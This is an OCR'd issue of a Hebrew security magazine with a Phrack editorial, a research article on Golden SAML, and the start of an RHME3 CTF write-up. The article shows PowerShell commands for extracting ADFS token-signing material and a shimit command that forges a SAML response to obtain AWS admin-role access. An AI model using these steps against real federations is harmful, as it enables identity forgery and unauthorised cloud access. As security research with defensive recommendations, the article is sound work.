


Digital Whisper

גליון 89, דצמבר 2017

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	שקד ריינר, Bl4d3, T0bl3r0n3, עידו אלדור ועידו קנר

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לדברי הפתיחה של הגליון ה-89 של DigitalWhisper, גליון דצמבר!

החודש, לפני 32 שנים, בחור בשם Taran King העלה לשרת BBS בשם Meta Shop מקבץ של 8 קבצי טקסט ששינה את פני העולם. את אותו מקבץ הוא פרסם תחת הכותרת:

```
==Phrack Inc==
```

מאז הפרסום הנ"ל עבר לא מעט זמן, Taran King הספיק להכנס לכלא, ה-FBI הספיק לעצור לא מעט חברים מ-Legion of Doom ועוד הרבה ביטים הספיקו לזרום בסיבים האופטים שמרכיבים את מה שאנחנו מכנים היום ה-"Cyberspace". כותבים, האקרים ועורכים של אותו מגזין נפלא באו ועזבו, המגזין ידע שנים טובות יותר ושנים טובות פחות, כשלים טכנים ומריבות פוליטיות צצו. אך עם כל זאת, הרעיון שנחרט על דגלו של המגזין - מחזיק מאז ועד היום.


עד לפני Phrack היו לא מעט קבוצות האקינג, הן היו פזורות בכל מני BBS-ים ברחבי העולם, בדרך כלל היקף הפעילות שלהן היה מקומי ושיתוף הידע היה רק בין חברי ה-BBS (לא חייתי באותה התקופה, אך משיחה שהייתה לי לפני מספר שנים עם Kingpin מ-L0pht זאת הייתה ההתרשמות הכללית שלו מהמצב). ומה ש-Phrack הציע היה שיתוף ידע חובק עולם, מאין פלטפורמה אליה היה ניתן לשלוח מחקרים ורעיונות בתחום, ובעזרתה לשתף אותם עם האקרים מכלל העולם, האקרים מכל ה-BBS-ים באותה התקופה יכלו לשלוח ל-Metal Shop מאמרים ו-Taran King היה מאגד אותם, מעלה אותם פעם בפרק זמן לא קבוע בעליל. ולאט לאט אותו אגד קבצים היה מוצא את דרכו אל כל ה-BBS-ים שבהם אותם האקרים הסתובבו, Taran King הציע בתמורה פרסום חסות של ה-BBS-ים שמהם האקרים שלחו מאמרים וככה כולם הרוויחו.

וכך, לאט לאט, האקרים החלו לשתף לא רק תוצרי מחקר אלא תהליכי מחקר, ובגליונות קצת יותר קדימה ניתן לראות מאמרים שהם פירות מחקר של האקרים מקבוצות שונות, שהתאחדו והחלו לבצע מחקרים ביחד, והעוצמה של תהליך כזה היא כמעט בלתי ניתנת למדידה.

אני לא חושב שהגזמתי כשאמרתי שאותו מקבץ מאמרים שינה את העולם. כיום העולם שלנו מובל ע"י הטכנולוגיה, וזה נכון לגבי כמעט כל תחום שתחשבו עליו. תחום אבטחת המידע וההאקינג הוא התחום שתמיד הוביל ברב הדיסיפלינות הטכנולוגיות, ובלי האקרים לא יהיו סיבה לשפר ולקדם את הטכנולוגיה

שבה אנחנו משתמשים, וללא האקרים מהר מאוד נמצא את עצמנו עומדים במקום ומשתמשים עם פרוטוקולים ומערכות מידע ותקשורת ברמה הטכנית הנמוכה ביותר.

אז לכבוד אותם 8 קבצי טקסט, לכבוד ה-BBS ששם הכל התחיל, ולזכר אותה תקופה שבה היה צריך לכייל בטרמינל שלכם את ה-Baud Rate...



מי שמתעניין או מתגעגע לאותה התקופה ויש לו זמן פנוי, אני יותר מממליץ להכנס ל-textfiles.com ובייחוד ל-history/ לטובת מידע נוסטלגי, או ל-hacking/ לטובת מידע טכני שכנראה כמעט לא שימושי היום ☺

וכמובן, לפי שאשחרר אתכם, איך נוכל לא להגיד תודה לכל מי שבזכותו הגליון הזה רואה אור! תודה רבה ל**שקד ריינר**, תודה רבה ל-**T0bl3r0n3**, תודה רבה ל-**Bl4d3**, תודה רבה **לעידו אלדור** ותודה רבה ל**עידו קנר**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

Golden SAML

מאת שקד ריינר

הקדמה

בזמן בו יותר ויותר ארגונים מעבירים את תשתיותיהם לענן, סביבת ה-AD (Active Directory) של ארגון היא לא עוד הסמכות העליונה לזיהוי ואימות משתמשים. סביבת AD יכולה כעת להיות חלק ממשהו גדול יותר - פדרציה (Federation).

סביבת פדרציה הינה סביבה בה ישויות מחשב (בהן AD למשל) מבססות ביניהן יחסי אמון, על פי תקנים מוסכמים מראש. לדוגמא, משתמש AD כחלק מסביבת פדרציה, יכול ליהנות מיתרונות SSO (Single Sign On) כאשר ייגש לכל הסביבות הנוספות החברות בפדרציה זו. בסביבה מסוג זה, תוקף כבר לא יסתפק רק בשליטה ב-AD, אלא ישאף להגיע לשליטה מלאה בכל המערכות השותפות בפדרציה.

במאמר זה נלמד מהו Golden SAML, המאפשר לתוקף לייצר "אובייקט הזדהות" - SAMLResponse איתו ניתן להתחבר לכל שירות בפדרציה. על ידי ניצול טכניקה זו, תוקף יכול לקבל גישה לשירות התומך בהזדהות SAML, עם זהות והרשאות לפי בקשתו. השם שקיבלה טכניקה זו עשוי להזכיר שם של מתקפה אחרת הנקראת Golden Ticket שהוצגה ע"י בנג'מין דלפי המוכר במיוחד בזכות כתיבתו את mimikatz. דמיון זה לא קיים במקרה, שכן הרעיון מאחורי שתי המתקפות זהה. Golden SAML מאפשר לתוקפים ליהנות מחלק מיתרונותיו של Golden Ticket בסביבת פדרציה. במסגרת פרסום המחקר, שחררתי כלי POC ב-GitHub הנקרא shimit.


נקדים ונאמר ש-Golden SAML אינו חולשה, אלא טכניקת Post Exploitation. טכניקת זו לא מסתמכת על פגיעות ב-SAML 2.0, AWS, AD FS או כל שירות אחר.

Golden SAML מאפשר לתוקף לשמר אחיזה בצורה חשאית בפדרציה. בנוסף, יכול תוקף להרחיב את אחיזתו מסביבת on-premise של ארגון לסביבת הענן שלו בפדרציה (במידה והשירות המזהה ומאמת משתמשים של הארגון קיים on-premise, עוד עליו בהמשך). נתחיל עם הסבר על הצדדים הפעילים, הדרך בה הם מתקשרים והיחסים ביניהם.

SAML

אחד התקנים המשמשים למימוש יחסי האמון בפדרציה הוא SAML. **S**ecurity **A**ssertion **M**arkup **L**anguage הוא סטנדרט פתוח המשמש להחלפת מידע אימות בין ישויות מחשוב. ההודעות המוחלפות ב-

SAML מבוססות מסמכי XML. הצדדים הפעילים בהזדהות באמצעות SAML נקראים Identity Provider (IdP) ו-Service Provider (SP). כפי שמרמז שמם, IdP מספק מידע זיהוי ואימות של ישויות בפדרציה, ואילו ה-SP מספק שירותים לישויות אלה. ניתן להקביל זאת לחלוקה דומה שמתקיימת בסביבת AD - Domain Controller מספק מידע הזדהות ואימות של משתמשים, ואילו שרתים אחרים מספקים למשתמשים אלה שירותים (File Servers, Exchange Servers וכו'). התרשים הבא מתאר תהליך התחברות SAML לגיטימי בפדרציה:



1. המשתמש ניגש לשירות מסוים (SP) - דוגמא לשירות יכולה להיות AWS Console, vSphere Web Client וכדומה.
2. ה-SP מזהה לאיזה IdP יש להפנות את המשתמש, מייצר SAML AuthnRequest ומפנה את המשתמש אליו.
3. ה-IdP מזהה ומאמת את המשתמש, מייצר SAMLResponse (אובייקט חתום המכיל את זהות המשתמש) ומפנה את המשתמש חזרה ל-SP יחד עם אובייקט ההזדהות.
4. ה-SP מוודא את אמינות ה-SAMLResponse ע"י וידוא החתימה ומחבר את המשתמש לשירות המבוקש.

על מנת לבצע את המתקפה בהצלחה, על התוקף לבצע בעצמו את שלב 3 המתואר בתרשים. תחילה, נלמד קצת יותר על מבנה ה-SAMLResponse.

SAMLResponse הינו האובייקט אותו מעביר ה-IdP אל ה-SP (באמצעות המשתמש) בתהליך ההזדהות. אובייקט זה מכיל את כל המידע על זהותו של המשתמש - שם המשתמש, קבוצות, הרשאות וכדומה.

המבנה הכללי של SAMLResponse נראה כך:

```
<samlp:Response ID="[id]" Version="2.0" IssueInstant="[timestamp]"
Destination="[SP]" Consent="urn:oasis:names:tc:SAML:2.0:consent:[consent]"
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol">
    <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">[issuer]</Issuer>
    <samlp:Status>
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:[status]" />
    </samlp:Status>
    <Assertion ID="[id]" IssueInstant="[timestamp]" Version="2.0"
xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
        <Issuer>[IdP]</Issuer>
        <Subject>
            <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-
format:persistent">[user]</NameID>
            <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <SubjectConfirmationData NotOnOrAfter="[confirm_not_on_after]"
Recipient="[recipient]" />
            </SubjectConfirmation>
        </Subject>
        <Conditions NotBefore="[timestamp]" NotOnOrAfter="[timestamp]">
            <AudienceRestriction>[audience]</AudienceRestriction>
        </Conditions>
        <AttributeStatement>[attributes]</AttributeStatement>
        <AuthnStatement AuthnInstant="[timestamp]"
SessionIndex="[session_index]">
            <AuthnContext>
                <AuthnContextClassRef>[IdP]</AuthnContextClassRef>
            </AuthnContext>
        </AuthnStatement>
    </Assertion>
</samlp:Response>
```

ה-Assertion בתוך ה-SAMLResponse יכולה להיות חתומה או מוצפנת על ידי המפתח הפרטי של ה-IdP, כתלות בסוג המימוש. בעזרת החתימה/ההצפנה (והמפתח הציבורי של ה-IdP) מוודא ה-SP שאובייקט ההזדהות אכן נוצר על ידי ה-IdP ביניהם ישנו יחס אמון, וניתן לסמוך על זהות המשתמש המפורטת באובייקט זה.

בדומה ל-Golden Ticket, במידה ותוקף הצליח לשים את ידו על המפתח שחותם את האובייקט שמכיל את זהות המשתמש והרשאותיו (KRBTGT ב-Golden Ticket או token-signing private key ב-Golden SAML), הוא יכול לזייף אובייקטים כאלה (TGT ו-SAMLResponse) ולהתחזות לכל משתמש שקיים בפדרציה.

תוקף יכול לשלוט על כל מאפייני ה-SAMLResponse (שם המשתמש, ההרשאות, תוקף ועוד). בנוסף, ל-Golden SAML היתרונות הבאים:

- ניתן לייצר Golden SAML מכל מקום. התוקף לא צריך להיות חלק מדומיין או פדרציה.
- רלוונטי גם עבור משתמשים בעלי 2 Factor Authentication.
- המפתח הפרטי המשמש את ה-IdP לחתימה אינו מתחלף כברירת מחדל.
- שינוי סיסמא של משתמש לא תשפיע על ה-SAMLResponse.

Golden SAML + AD FS + AWS

בחלק הבא, נציג case study בו תוקף יכול לבצע שימוש ב-Golden SAML על מנת לקבל גישה לא מבוקרת לשירותים הקיימים בפדרציה. את ייצור ה-Golden SAML והשימוש בו אעשה באמצעות כלי שפרסמנו ב-GitHub למטרה זו - shimit.

Active Directory Federation Services או ADFS, הוא שירות Microsoft בסביבת AD המאפשר שיתוף של מידע זיהוי ואימות של משתמשים בין ישויות בפדרציה. שירות זה הוא מימוש של Microsoft ל-IdP, המאפשר למשתמשים ב-Domain להשתמש בזהות שלהם על מנת לגשת לשירותים חיצוניים בסביבת פדרציה.

במידה וישנו חשבון AWS בפדרציה זו, הסומך על הזהויות אותן מקבל משירות ה-ADFS, ולתוקף ישנה גישה לשרת ה-ADFS (זהו תנאי מקדים לטכניקה זו, שכן היא משמשת תוקפים לשמירת האחיזה בארגון והתחמקות מזיהוי, בדומה לתנאי המקדים של גישת Domain Admin במתקפת Golden Ticket), התוקף יכול להשתמש ב-Golden SAML כדי להזדהות בתור כל משתמש ב-AWS, בעל כל הרשאה שיבחר. בשונה מ-Golden Ticket, כדי לממש Golden SAML לתוקף לא צריכה להיות גישה לחשבון Domain Admin או Local Admin בהכרח, אלא רק גישה ל-ADFS Service Account. על מנת להרכיב SAMLResponse בצורה תקינה, על התוקף לדעת את הפרטים הבאים:

- **IdP token-singing private key**
- **IdP public certificate**
- **IdP Name**
- **Role name in AWS**
- **AWS account ID**
- Domain + username
- Role session name in AWS

את הפרטים המודגשים חייב התוקף לדעת על סביבת המטרה, הפרטים האחרים יכולים להיקבע על ידיו באופן שרירותי. איך משיגים את הפרטים האלו? אל המפתח הפרטי של ה-IdP ניתן לגשת מה- ADFS Service Account, הוא מאוחסן תחת ה-Personal Certificate Store שלו (ניתן להשתמש בכלים כמו mimikatz). עבור הפרטים האחרים, ניתן להשתמש בפקודות PowerShell הבאות (להריצן בתור ה- ADFS Service Account):

ADFS Public Certificate:

```
PS > [System.Convert]::ToBase64String((Get-AdfsCertificate | ?
{$_.CertificateType like 'Token-Signing'}).certificate.rawdata)
```

```
PS > (Get-ADFSProperties).Identifier.AbsoluteUri
```

IdP Name:

```
PS > (Get-ADFSRelyingPartyTrust).IssuanceTransformRule # Derived from this
```

Role Name:


לאחר שאספנו את כל הפרטים הדרושים, נצלול ישר לביצוע. תחילה נבדוק אם יש לנו גישה לחשבון ה-AWS באמצעות aws cli:

```
PS > aws iam list-users
Unable to locate credentials. You can configure credentials by running "aws
configure".
```

באופן לא מפתיע, אין לנו גישה לחשבון בשלב זה. נשתמש בכלי shimit על מנת לייצר SAMLResponse ולהתאמת בעזרתו אל חשבון ה-AWS:

```
PS > python .\shimit.py-idp http://adfs.lab.local/adfs/services/trust -pk key -c
cert.pem -u domain\admin -n admin@domain.com -r ADFS-admin -r ADFS-monitor -id
41[redacted]00

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS > aws opsworks describe-my-user-profile
{
    "UserProfile": {
        "IamUserArn": "arn:aws:sts::[redacted]:assumed-role/ADFS Dev/admin@domain.com",
        "Name": "ADFS-Dev/admin@domain.com",
        "SshUsername": "adfs-dev-admindomaincom"
    }
}
```

דרך הפעולה של הכלי מתוארת בתרשים הבא:



1. ביצוע הזדהות מבוססת SAML:
   a. ייצור SAML Assertion המתאים לפרמטרים שסופקו על ידי המשתמש.
   b. חתימת ה-Assertion בעזרת המפתח הפרטי שנמצא בקובץ שסיפק המשתמש.
   c. פתיחת session מול ה-SP באמצעות AssumeRoleWithSAML() API ב-AWS.

2. קבלת Access Key ו-Session Token מ-AWS STS (השירות ב-AWS שמספק גישה זמנית ל-federated users).
3. שימוש בפרטי ההזדהות שהתקבלו על ידי שמירה שלהם במשתני סביבה בהם aws cli משתמש לצורך אימות מול השרת.

אף על פי שכל הפרטים הכתובים ב-SAMLResponse נמצאים בשליטתנו, ישנן מגבלות לטכניקה זו. אמנם ניתן לשלוט בפרמטר המציין מתי ה-SAMLResponse פג תוקף ולא ניתן להתאמת באמצעותו יותר (בעזרת הפרמטר SamlValidity), אך AWS בודק באופן מיוחד שאובייקט ה-SAMLResponse לא נוצר לפני יותר מ-5 דקות, בנוסף לבדיקה האם הוא עוד בתוקף.

סיכום

במאמר הצגנו איך תוקפים יכול להשתמש באחיזה ב-IdP של ארגון על מנת לקבל גישה מלאה לכל השירותים התומכים ב-SAML באותה פדרציה באמצעות Golden SAML. ראינו איך עקרון שיושם בעבר ליצירת Golden Ticket תקף גם לסביבות המבוססות על טכנולוגיות אחרות (ולא על Kerberos). היתרון הגדול של Golden SAML הוא היכולת של תוקף לקבל גישה לא מבוקרת לכל שירות בפדרציה (שתומך ב-SAML כמובן) הכוללת כל סט הרשאות שיבחר, ולשמור עליה לאורך זמן בצורה חשאית. אף על פי שישנה דרישת קדם לביצוע Golden SAML - השגת המפתח הפרטי של ה-IdP, טכניקה זו עדיין רלוונטית לתוקפים מעצמתיים למשל, מכיוון שאלה ירצו לבסס את אחיזתם, ולחיות בסביבה הנתקפת כמה שיותר זמן מבלי להתגלות גם אחרי שהשיגו גישה לנכסים החשובים ברשת.

לסיכום, נמנה מספר פעולות אותן יכולים מגנים לבצע על מנת למנוע/לזהות שימוש ב-Golden SAM:

1. הגנה על שרתי Identity Provider באותה הרמה שארגון מגן על שרתי ה-DC שלו, שכן שרתים אלה מספקים מידע על זהויות המשתמשים בארגון, בין אם ב-domain ובין אם בפדרציה.
2. ניהול הגישה למפתח הפרטי ולחשבון ה-ADFS כראוי. אופציה של החלפת המפתח המשמש לחתימה באופן תדיר יכולה גם היא להקשות על תוקפים בשימוש ב-Golden SAML, מכיוון שחתימה על SAMLResponse עם מפתח שהוחלף לא תאפשר לתוקף גישה לאף שירות. כמובן שאופציה זו דורשת מאמץ תשתיתי יותר גדול, שכן היא דורשת לעדכן את החלפת המפתח גם בכל השירותים הסומכים על אותו IdP.
3. ביצוע קורלציה בין רישום של התחברות SAML בצד ה-SP, לבין חתימת SAMLResponse בצד ה-IdP. במידה ונמצא רישום של התחברות באמצעות SAML ב-SP, אך אין כל רישום על ביצוע חתימה ב-IdP קודם לכן, ככל הנראה מדובר בשימוש ב-Golden SAML.

על המחבר

שקד ריינר, Security Researcher בחברת CyberArk. לכל שאלה, הערה או כל פניה אחרת ניתן ליצור קשר ShakedReiner@gmail.com.

RHME3 Exploit Challenge

מאת T0bl3r0n3 ו-Bl4d3


הקדמה

בחודש האחרון פורסמו שורת אתגרים בשם RHME3 על ידי חברת Riscure (חברת אבטחה בינלאומית). האתגרים חולקו לקטגוריות שונות, אחת מהן הייתה בתחום ה-Exploitation. במאמר זה נציג את דרכינו לפתירת האתגר הנ"ל.

המשימה באתגר היא להריץ קוד על השרת המרוחק שנמצא בכתובת pwn.rhme.riscure.com. המטרה היא להשיג flag שנמצא במערכת הקבצים של השרת.

בדף האתגר, הפותר מקבל 2 קבצים:

- **main.elf** - בינארי שרץ על השרת מרוחק.
- **libc.so.6** - לא נאמר, אך ככל הנראה קובץ ה-shared object שאיתו קומפל הבינארי. מטרתו תתבהר בהמשך.



צעד ראשון - נריץ על הקובץ file:

```
[ubuntu@ubuntu:~/rhme]$ file main.elf
main.elf: ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically link
ed (uses shared libs), for GNU/Linux 2.6.32, BuildID[sha1]=ec9db5ec0b8ad99b3b9b1
b3b57e5536d1c615c8e, not_stripped
```

בדיקה פשוטה מראה שהבינארי קומפל לארכיטקטורת x86_64. ניסינו להריץ את הבינארי על מכונה מקומית, אך נראה כי שום דבר מעניין לא קורה.

בשביל להבין מה באמת קורה, הרצנו ltrace וראינו את הדבר הבא:

```
[ubuntu@ubuntu:~/rhme]$ ltrace ./main.elf
__libc_start_main(0x4021a1, 1, 0x7fffec80afc8, 0x4022c0 <unfinished ...>
getpwnam("pwn")                                  = 0
exit(1 <no return ...>
+++ exited (status 1) +++
```

כפי שניתן לראות הבינארי מבקש לרוץ תחת משתמש בשם pwn. יצרנו user כזה והמשכנו עם ltrace:

```
[ubuntu@ubuntu:~/rhme]$ ltrace ./main.elf
__libc_start_main(0x4021a1, 1, 0x7ffdfd5f7028, 0x4022c0 <unfinished ...>
getpwnam("pwn")                                  = 0x7f73ff630240
sprintf("/opt/riscure/pwn", "/opt/riscure/%s", "pwn") = 16
getppid()                                        = 20685
fork()                                           = 20687
exit(0 <no return ...>
+++ exited (status 0) +++
```

קל לראות שהבינארי מחפש את הנתיב הבא: opt/riscure/pwn. לאחר שיצרנו אותו והרצנו שוב, ראינו שהבינארי יוצר תהליך בן חדש, שבו הוא פותח socket:

```
[ubuntu@ubuntu:~/rhme]$ sudo ltrace -f ./main.elf
[pid 20737] __libc_start_main(0x4021a1, 1, 0x7ffdfb0b3628, 0x4022c0 <unfinished ...>
[pid 20737] getpwnam("pwn")                      = 0x7f66557ce240
[pid 20737] sprintf("/opt/riscure/pwn", "/opt/riscure/%s", "pwn") = 16
[pid 20737] getppid()                            = 20736
[pid 20737] fork()                               = 20738
[pid 20737] exit(0 <no return ...>
[pid 20737] +++ exited (status 0) +++
[pid 20738] <... fork resumed> )                 = 0
[pid 20738] setsid(0x7f66557cc640, 0x7f66557cb760, 0, 0x7f66557cb760) = 0x5102
[pid 20738] umask(00)                            = 022
[pid 20738] chdir("/opt/riscure/pwn")            = 0
[pid 20738] setgroups(0, 0, 0, 0x7f66554f8c37)   = 0
[pid 20738] setgid(1001)                         = 0
[pid 20738] setuid(1001)                         = 0
[pid 20738] signal(SIGCHLD, 0x1)                 = 0
[pid 20738] socket(2, 1, 0)                      = 3
[pid 20738] setsockopt(3, 1, 2, 0x7ffdfb0b34f0)  = 0
[pid 20738] memset(0x7ffdfb0b3500, '0', 16)      = 0x7ffdfb0b3500
[pid 20738] htonl(0, 48, 16, 0x3030303030303030) = 0
[pid 20738] htons(1337, 48, 16, 0x3030303030303030) = 0x3905
[pid 20738] bind(3, 0x7ffdfb0b3500, 16, 0x7ffdfb0b3500) = 0
[pid 20738] listen(3, 20, 16, 0x7f6655507da7)    = 0
[pid 20738] accept(3, 0, 0, 0x7f6655507ec7
```


כפי שניתן לראות השרת מצפה לחיבורים בפורט 1337. התחברנו אליו וקיבלנו את התפריט הבא:

```
[ubuntu@ubuntu:~]$ nc localhost 1337
Welcome to your TeamManager (TM)!
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice:
```

ניתן לראות כי השרת מציע אופציות שונות לניהול קבוצת שחקנים ומאפשר מגוון אפשרויות כגון: הוספה, מחיקה ועריכה של שחקנים.

